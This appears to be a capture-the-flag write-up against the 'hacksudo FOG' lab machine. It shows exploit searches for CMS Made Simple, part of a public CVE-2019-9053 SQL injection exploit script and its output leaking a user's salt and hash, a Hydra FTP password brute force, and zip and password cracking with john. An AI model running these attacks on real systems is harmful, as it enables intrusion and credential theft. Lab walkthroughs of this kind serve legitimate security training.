
Target Exploitation

Metasploit




```
msf6 > search cms made simple

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/multi/http/cmsms_showtime2_rce      2019-03-11       normal     Yes    CMS Made Simple (CMSMS) Showtime2 File Upload RC
E
   1  exploit/multi/http/cmsms_upload_rename_rce  2018-07-03       excellent  Yes    CMS Made Simple Authenticated RCE via File Uploa
d/Copy
   2  exploit/multi/http/cmsms_object_injection_rce  2019-03-26    normal     Yes    CMS Made Simple Authenticated RCE via object inj
ection


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/cmsms_object_injection_rce
```

Searchsploit




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# searchsploit cms made simple
------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)         | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting                                    | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion                                    | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting                                 | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection                                     | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities                    | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities                                          | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution                                                | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                                       | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload                           | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion                                               | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure                                              | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting                        | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities                                           | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery                                           | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion                              | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery                    | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection             | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilities                                           | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution                                              | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)                             | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload                               | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)                   | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)                                | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated)                                               | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated)   | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution                              | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution                              | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning                            | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection                                                   | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload                           | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload                      | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload             | php/webapps/46546.py
------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

SQL Injection




```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple ≤ 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: ≤ 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053

import requests
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=False)

options, args = parser.parse_args()
if not options.url:
    print "[+] Specify an url target"
    print "[+] Example usage (no cracking password): exploit.py -u http://target-uri"
    print "[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist"
    print "[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based."
    exit()

url_vuln = options.url + '/moduleinterface.php?mact=News,m1_,default,0'
session = requests.Session()
dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM@._-$'
flag = True
password = ""
temp_password = ""
TIME = 1
db_name = ""
output = ""
:
```

SQL Injection




```
[+] Salt for password found: 21ca796356464b52
[+] Username found: hacksudo
[+] Email found: info@hacksudo.com
[*] Try: cd658361db0ee541e7fc728aba5570d3$
[*] Now try to crack password
Traceback (most recent call last):
  File "/home/giulio/pteha/46635.py", line 184, in <module>
    crack_password()
  File "/home/giulio/pteha/46635.py", line 52, in crack_password
    dict = open(wordlist)
           ^^^^^^^^^^^^^^

FileNotFoundError: [Errno 2] No such file or directory: '/usr/share/wordlists/rockyou.txt.'
```

Hydra




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# hydra -l hacksudo -P dict.txt ftp://10.0.2.7
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal p
urposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-27 11:41:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 196 login tries (l:1/p:196), ~13 tries per task
[DATA] attacking ftp://10.0.2.7:21/
[21][ftp] host: 10.0.2.7   login: hacksudo   password: hackme
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-27 11:41:45
```

ftp




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# ftp 10.0.2.7
Connected to 10.0.2.7.
220────────── Welcome to Pure-FTPd [privsep] [TLS] ──────────
220-You are user number 1 of 50 allowed.
220-Local time is now 07:08. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.0.2.7:giulio): hacksudo
331 User hacksudo OK. Password required
Password:
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

hacksudo_ISRO_bak




```
ftp> ls -la
229 Extended Passive mode OK (|||32616|)
150 Accepted data connection
drwxr-xr-x    3 1002       ftpgroup         4096 May  7  2021 .
drwxr-xr-x    3 1002       ftpgroup         4096 May  7  2021 ..
-rw-r--r--    1 33         33                389 May  7  2021 flag1.txt
drwxr-xr-x    2 0          0                4096 May  6  2021 hacksudo_ISRO_bak
226-Options: -a -l
226 4 matches total
```




```
ftp> ls -la
229 Extended Passive mode OK (|||64611|)
150 Accepted data connection
drwxr-xr-x    2 0          0                4096 May  6  2021 .
drwxr-xr-x    3 1002       ftpgroup         4096 May  7  2021 ..
-rw-r--r--    1 0          0                  63 May  5  2021 authors.txt
-rw-r--r--    1 0          0                   0 May  6  2021 installfog
-rw-r--r--    1 0          0             1573833 May  6  2021 secr3tSteg.zip
226-Options: -a -l
226 5 matches total
```

jhon




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# zip2john secr3tSteg.zip > hash
ver 2.0 efh 5455 efh 7875 secr3tSteg.zip/hacksudoSTEGNO.wav PKZIP Encr: TS_chk, cmplen=1573432, decmplen=1965596, crc=8B4A9445 ts=9A86 c
s=9a86 type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** secr3tSteg.zip/secr3t.txt PKZIP Encr: TS_chk, cmplen=35, decmplen=23, crc=DD73D9B0 ts=9AB0 cs=9ab0 ty
pe=0
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fooled           (secr3tSteg.zip)
1g 0:00:00:00 DONE (2024-06-30 17:02) 14.28g/s 3920Kp/s 3920Kc/s 3920KC/s jedidah..dukefan
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

secr3tSteg.zip




```
┌──(root㉿kali)-[/home/giulio/pteha]
└─# unzip secr3tSteg.zip
Archive:  secr3tSteg.zip
[secr3tSteg.zip] hacksudoSTEGNO.wav password:
  inflating: hacksudoSTEGNO.wav
 extracting: secr3t.txt
```

secr3tSteg.zip




```
 _  _ _    _    _          __      __
| || (_)__| |__| |___ _ _  \ \    / /_ ___ _____
| __ | / _` / _` / -_) ' \  \ \/\/ / _` \ V / -_)
|_||_|_\__,_\__,_\___|_||_|  \_/\_/\__,_|\_/\___|
                          |___|v1.0 www.techchip.net
Visit for more tutorials : www.youtube.com/techchipnet
Hide your text message in wave audio file like MR.ROBOT
Please wait ...
Your Secret Message is: Shift by 3
ABCDEFGHIJKLMNOPQRSTUVWXYZ
DEFGHIJKLMNOPQRSTUVWXYZABC
zzzz.orfdokrvw/irj Xvhuqdph=irj:sdvvzrug=kdfnvxgrLVUR
```



```
wwww.localhost/fog
Username=fog:password=hacksudoIS
RO
```

CMS



CMS Made Simple™ Admin Console - hackudoFOG

CMS
Subitems
Home View Site Logout

Content
